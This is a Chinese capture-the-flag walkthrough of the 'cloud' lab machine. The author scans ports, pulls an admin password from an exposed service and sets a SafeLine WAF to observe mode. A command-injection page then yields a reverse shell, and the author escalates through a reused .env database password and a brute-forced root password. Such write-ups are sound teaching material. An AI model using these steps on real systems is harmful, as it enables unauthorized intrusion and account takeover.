

群友靶机-cloud

信息搜集

```
└─(root㉿kali)-[/home/kali/bash]
└# nmap 192.168.2.165
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 10:42 EDT
Nmap scan report for cloud.lan (192.168.2.165)
Host is up (0.00023s latency).

Not shown: 997 closed tcp ports (reset)

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
666/tcp   open  doom

MAC Address: 08:00:27:7B:82:4F (PCS Systemtechnik/oracle virtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

```
└─(root㉿kali)-[/home/kali/bash]
└# nmap 192.168.2.165 -p- -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 10:42 EDT
Nmap scan report for cloud.lan (192.168.2.165)
Host is up (0.00064s latency).

Not shown: 65529 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 466
|     Date: Wed, 13 Aug 2025 14:42:37 GMT
|     Content-Type: text/html; charset=utf-8
|     Connection: close
|     Set-Cookie: sl-session=GUntft31nWjROz77HQ1vgQ==; Path=/; Max-Age=86400;
HttpOnly
|_      <!DOCTYPE html><html><head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1.0"><link rel="icon" href="/.safeline/static/favicon.png" type="image/png"><title id="slg-title"></title><style>:root {--primary-color:#0067B8;--light-primary-color:#0067B8CC;--font-color:#FFF;--light-font-color:#FFFFFF80;--success-color:#00B87C;--warning-color:#FF6666;--warning-font-color:#FFF;--warning-light-font-color:#FFFFFF80;}</style><style>html{height:100%}body{height:100%;margin:0;font-family:PingFang SC,Helvetica Neue,Helvetica,Arial,sans-serif}#slg-bg{background-color:var(--primary-color);z-index:100;width:100%;height:100%;position:fixed;inset:0}#slg-box{z-index:300;border-r 666/tcp  open  http    nginx 1.18.0
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0
```

```
9443/tcp open ssl/http nginx
|_http-title: SafeLine waf Community Edition
| ssl-cert: Subject: organizationName=Chaitin Co., Ltd./stateOrProvinceName=Beijing/countryName=CN
| Not valid before: 2023-12-04T14:36:41
|_Not valid after: 2123-11-10T14:36:41
| tls-alpn:
|   h2
|   http/1.1
|   http/1.0
|_  http/0.9
|_ssl-date: TLS randomness does not represent time
9455/tcp open unknown
| fingerprint-strings:
|   GenericLines:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|       help - Show this help
|       whoami - Show current user
|       system-status - Show system status
|       exit - Disconnect
|       Unknown command:
|   GetRequest:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|       help - Show this help
|       whoami - Show current user
|       system-status - Show system status
|       exit - Disconnect
|       Unknown command: GET / HTTP/1.0
|   HTTPOptions:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|       help - Show this help
|       whoami - Show current user
|       system-status - Show system status
|       exit - Disconnect
|       Unknown command: OPTIONS / HTTP/1.0
|   NULL:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|       help - Show this help
|       whoami - Show current user
|       system-status - Show system status
|       exit - Disconnect
|   RTSPRequest:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|       help - Show this help
|       whoami - Show current user
|       system-status - Show system status
|       exit - Disconnect
|_  Unknown command: OPTIONS / RTSP/1.0
```

```
65443/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, RPCCheck, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Date: Wed, 13 Aug 2025 14:42:42 GMT
|     Content-Type: text/html
|     Content-Length: 204
|     Connection: close
|     <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
|     <html>
|       <head><title>400 Bad Request</title></head>
|       <body>
|         <center><h1>400 Bad Request</h1></center>
|         <hr><center>tengine</center>
|       </body>
|     </html>
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Wed, 13 Aug 2025 14:42:42 GMT
|     Content-Type: application/octet-stream
|     Content-Length: 0
|     Connection: close
3 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?
new-service :
=====
SF-Port80-TCP:V=7.95%I=7%D=8/13%Time=689CA45D%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,39D1,"HTTP/1\.1\x20466\x20\r\nDate:\x20wed,\x2013\x20Aug\x202025
SF:\x2014:42:37\x20GMT\r\nContent-Type:\x20text/html; charset=utf-8\r\nConn
SF:ection:\x20close\r\nSet-Cookie:\x20s1-session=GUntft31nwjROz77HQ1vgQ==;
SF:\x20Path=/;\x20Max-Age=86400;\x20HttpOnly\r\n\r\n<!DOCTYPE\x20html><htm
SF:l><head><meta\x20charset=\"utf-8\"><meta\x20name=\"viewport\"\x20conten
SF:t=\\"width=device-width,\x20initial-scale=1\.\0\"><link\x20rel=\"icon\"\x
SF:20href=\"/.\safeline/static/favicon\.png\"\x20type=\"image/png\"><title
SF:\x20id=\"slg-title\"></title><style>:root\x20{--primary-color:#0067B8;-
SF:-light-primary-color:#0067B8cc;--font-color:#fff;--light-font-color:#ff
SF:fffff80;--success-color:#00b87c;--warning-color:#ff6666;--warning-font-c
SF:olor:#fff;--warning-light-font-color:#fffff80;}</style><style>html{hei
SF:g ht:100%}body{height:100%;margin:0;font-family:PingFang\x20SC,Helvetica
SF:\x20Neue,Helvetica,Arial,sans-serif}#slg-bg{background-color:var\(--pri
SF:mary-color\);z-index:100;width:100%;height:100%;position:fixed;inset:0}
SF:#slg-box{z-index:300;border-r")%r(HTTPOptions,3890,"HTTP/1\.1\x20466\x2
SF:0\r\nDate:\x20wed,\x2013\x20Aug\x202025\x2014:42:37\x20GMT\r\nContent-T
SF:ype:\x20text/html; charset=utf-8\r\nConnection:\x20close\r\nSet-Cookie:\x
SF:x20s1-session=GUntft31nwjROz77HQ1vgQ==;\x20Path=/;\x20Max-Age=86400;\x2
SF:0HttpOnly\r\n\r\n<!DOCTYPE\x20html><html><head><meta\x20charset=\"utf-8
SF:\\"><meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initi
SF:al-scale=1\.\0\"><link\x20rel=\"icon\"\x20href=\"/.\safeline/static/favi
SF:con\.png\"\x20type=\"image/png\"><title\x20id=\"slg-title\"></title><st
SF:yle>:root\x20{--primary-color:#0067B8;--light-primary-color:#0067B8cc;-
SF:-font-color:#fff;--light-font-color:#fffff80;--success-color:#00b87c;-
SF:-warning-color:#ff6666;--warning-font-color:#fff;--warning-light-font-c
SF:olor:#fffff80;}</style><style>html{height:100%}body{height:100%;margin
SF:0;font-family:PingFang\x20SC,Helvetica\x20Neue,Helvetica,Arial,sans-se
SF:rif}#slg-bg{background-color:var\(--primary-color\);z-index:100;width:1
SF:00%;height:100%;position:fixed;inset:0}#slg-box{z-index:300;border-r");
=====
SF-Port9455-TCP:V=7.95%I=7%D=8/13%Time=689CA45D%P=x86_64-pc-linux-gnu%r(NU
```



```

SF:TCP,14E,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x20Wed,\x2013\x20A
SF:ug\x202025\x2014:42:42\x20GMT\r\nContent-Type:\x20text/html\r\nContent-
SF:Length:\x20204\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20HTML\x20PUBL
SF:IC\x20"-//IETF//DTD\x20HTML\x202\.\0//EN\">\r\n<html>\r\n<head><title>4
SF:00\x20Bad\x20Request</title></head>\r\n<body>\r\n<center><h1>400\x20Bad
SF:<html>\r\n<center>tengine</center>\r\n</body>\r\n</html>\r\n");
MAC Address: 08:00:27:7B:82:4F (PCS Systemtechnik/oracle virtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.x|5.x
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.64 ms Cloud.lan (192.168.2.165)


OS and service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.58 seconds

```

各个端口对应的服务

端口	服务	详情
22	SSH	OpenSSH 8.4p1 Debian (可能允许 root 登录)
80	HTTP	未知 Web 服务 (可能受 SafeLine WAF 保护)
666	HTTP	Nginx 1.18.0 (可能是另一个 Web 服务)
9443	HTTPS	SafeLine WAF Community Edition (Web 防火墙管理界面)
9455	Admin Service	自定义管理服务 (支持 help、whoami、system-status 等命令)
65443	HTTP	Tengine (可能是阿里云定制的 Nginx)

web探测



无法直接访问，大概是跟waf的管理机制有关，先去其他的端口探测一下

666

这个端口就一个信息

```
—(root㉿kali)-[/home/kali/bash]
└# curl 192.168.2.165:666
cloud.dsز
```

就一个域名，直接修改/etc/hosts


9455端口可以直接使用nc进行连接

具体内容如下


```
(root㉿kali)-[/home/kali/bash]
└# nc 192.168.2.165 9455
Welcome to Admin Service
Type 'help' for available commands
Available commands:
  help          - Show this help
  whoami        - Show current user
  system-status - Show system status
  exit          - Disconnect
help
Available commands:
  help          - Show this help
  whoami        - Show current user
  system-status - Show system status
  show-admin-pass - Show admin password
  exit          - Disconnect
show-admin-pass
Admin Password: 5jRrRnE9
```

这里得到了一个admin用户的一个登陆密码，从上面的端口开放的服务可以得知可以去往**9443**端口进行登陆

9443



9443端口的界面如上，可以在左侧的防护应用位置对靶机IP的80端口的模式进行修改



其中观察模式可以做任何操作，那么就把模式修改成观察模式，然后再去访问靶机ip



这里访问时需要把科学上网给关了，要不然打不开

然后界面如下

服务器状态检查工具

选择检查项:

磁盘空间

磁盘空间

网络连通性

自定义命令

那么可以弹shell了

```
└──(root㉿kali)-[/home/kali/bash]
└# nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.2.240] from (UNKNOWN) [192.168.2.165] 51354
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权至lucky

在根目录下发现了一个多余的目录

```
www-data@Cloud:/ $ ls
bin   data   etc   initrd.img      lib    lib64  lost+found  mnt   proc   run   srv
tmp   var     vmlinuz.old
boot  dev    home  initrd.img.old lib32  libx32 media       opt   root   sbin  sys
usr   vmlinuz
```

并且在这个目录下有一个隐藏的.env文件

```
www-data@Cloud:/data/safeline$ ls -al
total 28
drwxr-xr-x  4 root root 4096 Aug 12 02:09 .
drwxr-xr-x  3 root root 4096 Aug 12 02:08 ..
-rw-r--r--  1 root root 222 Aug 12 02:09 .env
-rw-r--r--  1 root root 4559 Aug 12 02:08 docker-compose.yaml
drwxr-xr-x  4 root root 4096 Aug 12 02:08 logs
drwxr-xr-x 10 root root 4096 Aug 12 02:08 resources
www-data@Cloud:/data/safeline$ cat .env
SAFELINE_DIR=/data/safeline
POSTGRES_PASSWORD=vivrdIDj6fhNJIrdnitL
MGT_PORT=9443
RELEASE=
CHANNEL=
REGION=
IMAGE_PREFIX=swr.cn-east-3.myhuaweicloud.com/chaitin-safeline
IMAGE_TAG=9.2.1
SUBNET_PREFIX=192.168.0
ARCH_SUFFIX=
```

可以得到一个密码vivrdIDj6fhNJIrdnitL，测试过后得知是lucky用户的密码，进行切换

```
www-data@Cloud:/data/safeline$ su - lucky  
Password:  
lucky@Cloud:~$
```

提权至root

```
lucky@Cloud:~$ sudo -l
```

We trust you have received the usual lecture from the local system Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for lucky:  
Sorry, user lucky may not run sudo on Cloud.
```

没有sudo权限，并且在用户家目录下看见了一个hint的文件

```
lucky@Cloud:~$ cat .hint  
root password length is 4.  
Regex is : 'r..o'
```

密码是以r开头，o结尾的，并且符合正则表达式的要求，那么生成一下符合这个要求的密码

```
lucky@Cloud:/tmp$ printf "r%so\n" {a..z}{a..z} > pass.txt
```

然后传过来个suForce，进行爆破

```
lucky@Cloud:/tmp$ ./suForce -u root -w pass.txt  
_____  
/ _| | || |_ / _ \||'_/_/ __/  
\_ \|_| || _| ( ) | | | ( | _/  
|__/\_,,_||_| \_/_/|_| \_\_|\_/  
=====  
[*] Username: root  
[*] Wordlist: pass.txt  
[i] Status  
    379/676/56%/rooo  
[+] Password: rooo Line: 379  
=====
```

这里可以看到密码是rooo

```
lucky@Cloud:/tmp$ su  
Password:  
root@Cloud:/tmp# id  
uid=0(root) gid=0(root) groups=0(root)
```

flag

```
root@Cloud:~# cat root.txt /home/lucky/user.txt
flag{root-74cc1c60799e0a786ac7094b532f01b1}
flag{user-72cf272ace172fa35026445fbef9b03}
```